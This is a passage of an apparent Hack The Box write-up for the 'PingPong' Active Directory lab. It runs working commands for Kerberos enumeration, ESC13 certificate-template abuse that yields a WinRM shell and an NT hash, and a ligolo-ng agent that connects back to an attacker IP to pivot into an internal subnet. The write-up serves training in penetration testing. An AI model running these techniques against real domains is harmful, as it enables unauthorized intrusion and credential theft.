Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nmap -sC -sV -Pn 10.129.180.176 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 02:19 +0000
Nmap scan report for 10.129.180.176
Host is up (0.43s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-28 10:22:52Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ping.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Not valid before: 2026-04-20T18:54:50
|_Not valid after:  2106-04-20T18:54:50
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h02m38s
| smb2-time:
|   date: 2026-04-28T10:23:41
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.93 seconds
The DNS name is dc1.ping.htb, let's add it to /etc/hosts
Also we have known
As is common in real life pentests, you will start the PingPong box with credentials for the following account c.roberts / AssumedBreach123
Information Gathering from dc1
I would start with smb service, but the credit of c.robertsgives us error message
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc smb pingpong.htb -u c.roberts -p AssumedBreach123
SMB         10.129.180.176  445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.180.176  445    dc1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc ldap pingpong.htb -u c.roberts -p AssumedBreach123
LDAP        10.129.180.176  389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        10.129.180.176  389    DC1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED
In modern Windows Server environments, NTLM authentication is disabled on the target server.
So we have to obtain Kerberos tickets and switched to using them for authentication:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc smb ping.htb --generate-krb5-file ./krb5.conf
SMB         10.129.180.176  445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.180.176  445    dc1              [+] krb5 conf saved to: ./krb5.conf
SMB         10.129.180.176  445    dc1              [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ sudo ntpdate -u ping.htb
2026-04-28 10:30:00.400280 (+0000) +28959.229782 +/- 0.329581 pingpong.htb 10.129.180.176 s1 no-leap
CLOCK: time stepped by 28959.229782

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ getTGT.py 'PING.HTB/c.roberts:AssumedBreach123'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.roberts.ccache
Now let's verify it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist c.roberts.ccache
Ticket cache: FILE:c.roberts.ccache
Default principal: c.roberts@PING.HTB

Valid starting     Expires            Service principal
04/28/26 10:30:54  04/28/26 20:30:54  krbtgt/PING.HTB@PING.HTB
        renew until 04/29/26 10:30:51
Next, we can try to enumerate the valid usernames
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc ldap ping.htb -u c.roberts --use-kcache --users-export users.txt
LDAP        ping.htb        389    DC1              [*] None (name:DC1) (domain:PING.HTB) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        ping.htb        389    DC1              [+] PING.HTB\c.roberts from ccache
LDAP        ping.htb        389    DC1              [*] Enumerated 25 domain users: PING.HTB
LDAP        ping.htb        389    DC1              -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        ping.htb        389    DC1              Administrator                 2026-02-03 09:42:36 0        Built-in account for administering the computer/domain
LDAP        ping.htb        389    DC1              Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        ping.htb        389    DC1              krbtgt                        2025-06-16 11:36:47 0        Key Distribution Center Service Account
LDAP        ping.htb        389    DC1              M.Russell                     2025-12-28 08:14:51 0        IT manager
LDAP        ping.htb        389    DC1              G.Lorents                     2025-12-28 08:14:51 0        IT Support Specialist
LDAP        ping.htb        389    DC1              Z.Iskam                       2025-12-28 08:14:51 0        IT Director
LDAP        ping.htb        389    DC1              M.Wallace                     2025-12-28 08:14:51 0        Assurance Tester
LDAP        ping.htb        389    DC1              P.Paul                        2025-12-28 08:14:52 0        Security Specialist
LDAP        ping.htb        389    DC1              A.Gordon                      2025-12-28 08:14:52 0        Network Engineer
LDAP        ping.htb        389    DC1              P.Klain                       2025-12-28 08:14:52 0        Senior IT Technician
LDAP        ping.htb        389    DC1              C.Roberts                     2025-12-28 08:14:52 0        Junior IT Technician
LDAP        ping.htb        389    DC1              S.Zhoski                      2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              R.Miller                      2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              A.Adam                        2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              R.Robins                      2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              P.Pollek                      2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              O.Plinski                     2026-01-17 14:42:20 0
LDAP        ping.htb        389    DC1              V.Vodomir                     2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              D.MacKenzie                   2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              P.Vandeval                    2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              T.Yang                        2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              N.Neri                        2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              W.Williams                    2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              K.Podroski                    2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              G.James                       2026-01-17 14:42:21 0
LDAP        ping.htb        389    DC1              [*] Writing 25 local users to users.txt
Also we can continue to use Bloodhound to help us gather the domain information
rusthound -d ping.htb -u c.roberts@ping.htb -k -f dc1.ping.htb -i 10.129.180.176 -n 10.129.180.176 --dns-tcp --ldaps -z
From the Bloodhound, we discovered a two-way trust domain relationship between ping.htb and pong.htb.
 The two domains trust each other, therefore we treat the entire forest as an attack surface.
Note their object IDs.
PING.htb
S-1-5-21-750635624-2058721901-1932338391

PONG.htb
S-1-5-21-2410575906-3092493790-2123333151
Then we can confirm some relationships

C. Roberts is a member of IT@PING.HTB.
 Domain users can register for the
 TemporaryWinRM template. c.roberts already has this membership.
 An external
 PONG.HTB principal matching the PONG domain object ID contacted CA Managers@PING.HTB.
BloodHound has marked a path that returns PING.HTB ADCSESC4.

CA Managers@PING.HTB owns WriteOwner, WriteDacl, and GenericWrite for SmartcardAuthentication.
In short: first template control, then certificate abuse.
So the attacking chain is clear now
First, establish a foothold in PING using AD CS, then gain an advantage in PONG using trust, and finally return to AD CS for a final upgrade.
ESC13
Starting with the c.roberts template we currently have, let's first examine the TemporaryWinRM template.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ certipy-ad find -u 'c.roberts@ping.htb' -k -target dc1.ping.htb -dc-ip 10.129.180.176 -enabled
From the output, I can find the target template
Certificate Templates
  0
    Template Name                       : TemporaryWinRM
    Display Name                        : Temporary WinRM
    Certificate Authorities             : ping-DC1-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-12-23T17:19:28+00:00
    Template Last Modified              : 2025-12-27T21:12:15+00:00
    Issuance Policies                   : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
    Linked Groups                       : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PING.HTB\Domain Admins
                                          PING.HTB\Domain Users
                                          PING.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : PING.HTB\Administrator
        Full Control Principals         : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Owner Principals          : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Dacl Principals           : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Property Enroll           : PING.HTB\Domain Admins
                                          PING.HTB\Domain Users
                                          PING.HTB\Enterprise Admins
    [+] User Enrollable Principals      : PING.HTB\Domain Users
    [!] Vulnerabilities
      ESC13                             : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
This certificate does more than just verify c.roberts' identity. It also contains an issuance policy OID that maps to the TempWinRMAccess group, so services that follow this policy can be considered to have access to that group by the holder.
In simpler terms, we can exploit this vulnerability to gain the ability to remotely connect to the target shell via WinRM.
Now let's try to exploit it step by step
Registration can be done using the TemporaryWinRM template.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ certipy-ad req \
    -target dc1.ping.htb \
    -target-ip 10.129.180.176 \
    -dc-ip 10.129.180.176 \
    -u 'c.roberts@ping.htb' \
    -k \
    -ca 'PING-DC1-CA' \
    -template 'TemporaryWinRM'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'C.Roberts@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'
Using the issued certificate, we re-verified our access rights to the domain:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ certipy-ad auth \
    -pfx 'c.roberts.pfx' \
    -domain ping.htb \
    -dc-ip 10.129.180.176
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'C.Roberts@ping.htb'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: 'c.roberts@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
File 'c.roberts.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for 'c.roberts@ping.htb': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
Now we can use the new ccache to shell as ping\c.roberts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ evil-winrm -i dc1.ping.htb -r PING.HTB

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\C.Roberts\Documents>
Now I would continue to enumerate the groups and privileges
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
PING\TempWinRMAccess                        Group            S-1-5-21-750635624-2058721901-1932338391-2602 Mandatory group, Enabled by default, Enabled group
PING\IT                                     Group            S-1-5-21-750635624-2058721901-1932338391-2618 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Certificate  Well-known group S-1-5-65-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Also we can find another valid account from the directory C:\Users
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/16/2026   9:15 PM                Administrator
d-----         4/28/2026   4:38 AM                C.Roberts
d-----         4/11/2026   6:41 AM                Pong_gMSA$
d-r---         6/15/2025  12:59 PM                Public
Pong_gMSA$would be our next target here.This is clearly a group management service account.
Pivot to dc2
Remember there is another domain pong.htb, I would try to find it out
*Evil-WinRM* PS C:\Users> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.2.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.180.176
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
We identified the internal network subnet as 192.168.2.0/24.
I would upload fscanto help us find other alive hosts
*Evil-WinRM* PS C:\Programdata> .\fscan.exe -h 192.168.2.0/24 -nopoc -nobr
(icmp) Target 192.168.2.1     is alive
(icmp) Target 192.168.2.2     is alive
[*] Icmp alive hosts len is: 2
192.168.2.1:445 open
192.168.2.2:88 open
192.168.2.1:139 open
192.168.2.1:135 open
192.168.2.2:139 open
192.168.2.1:88 open
192.168.2.2:1433 open
192.168.2.2:445 open
192.168.2.2:135 open
[*] alive ports len is: 9
start vulscan
[*] NetBios 192.168.2.2     [+] DC:PONG\DC2
[*] NetInfo
[*]192.168.2.1
   [->]dc1
   [->]192.168.2.1
   [->]10.129.78.103
[*] NetInfo
[*]192.168.2.2
   [->]DC2
   [->]192.168.2.2
Now let's use ligolo-ngto help us pivot the internal net
# Local machine
sudo ./proxy -selfcert
## ligolo proxy startup
ligolo-ng > iflist
ligolo-ng > ifcreate --name ligolo
ligolo-ng > route_add --name ligolo --route 192.168.2.0/24
ligolo-ng > ...

# AGENT
*Evil-WinRM* PS C:\Programdata> ./agent.exe -connect 10.10.14.40:11601 -ignore-cert

## Attacker (ligolo proxy server @ Linux)
ligolo-ng > session        # choose connected session
ligolo-ng > start
After that, you can try to verify it worked
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ ping 192.168.2.2
PING 192.168.2.2 (192.168.2.2) 56(84) bytes of data.
64 bytes from 192.168.2.2: icmp_seq=1 ttl=64 time=496 ms
64 bytes from 192.168.2.2: icmp_seq=2 ttl=64 time=497 ms
64 bytes from 192.168.2.2: icmp_seq=3 ttl=64 time=461 ms
Gathering information from dc2
Let's add 192.168.2.2 DC2.pong.htb pong.htb DC2 to our /etc/hosts
Also remember to create the krb5.conf
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc smb 192.168.2.2 --generate-krb5-file ./krb5_dc2.conf
SMB         192.168.2.2     445    DC2              [*]  x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         192.168.2.2     445    DC2              [+] krb5 conf saved to: ./krb5_dc2.conf
SMB         192.168.2.2     445    DC2              [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5_dc2.conf
We can try to combine them into one whole config file
[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = PING.HTB
ticket_lifetime = 24h
renew_lifetime = 7d
forwardable = true

[realms]
PING.HTB = {
    kdc = dc1.ping.htb
    admin_server = dc1.ping.htb
    default_domain = ping.htb
}

PONG.HTB = {
    kdc = dc2.pong.htb
    admin_server = dc2.pong.htb
    default_domain = pong.htb
}

[domain_realm]
.ping.htb = PING.HTB
ping.htb = PING.HTB
.pong.htb = PONG.HTB
pong.htb = PONG.HTB
Then apply it
export KRB5_CONFIG=./krb5.conf
Also we need to use kvno to request a service ticket for a specific SPN from the KDC for authentication.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ kvno ldap/dc2.pong.htb
ldap/dc2.pong.htb@PING.HTB: kvno = 6

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist
Ticket cache: FILE:c.roberts.ccache
Default principal: c.roberts@PING.HTB

Valid starting     Expires            Service principal
04/28/26 11:36:05  04/28/26 21:36:05  krbtgt/PING.HTB@PING.HTB
        renew until 04/29/26 11:34:59
04/28/26 11:38:12  04/28/26 21:36:05  HTTP/dc1.ping.htb@PING.HTB
        renew until 04/29/26 11:34:59
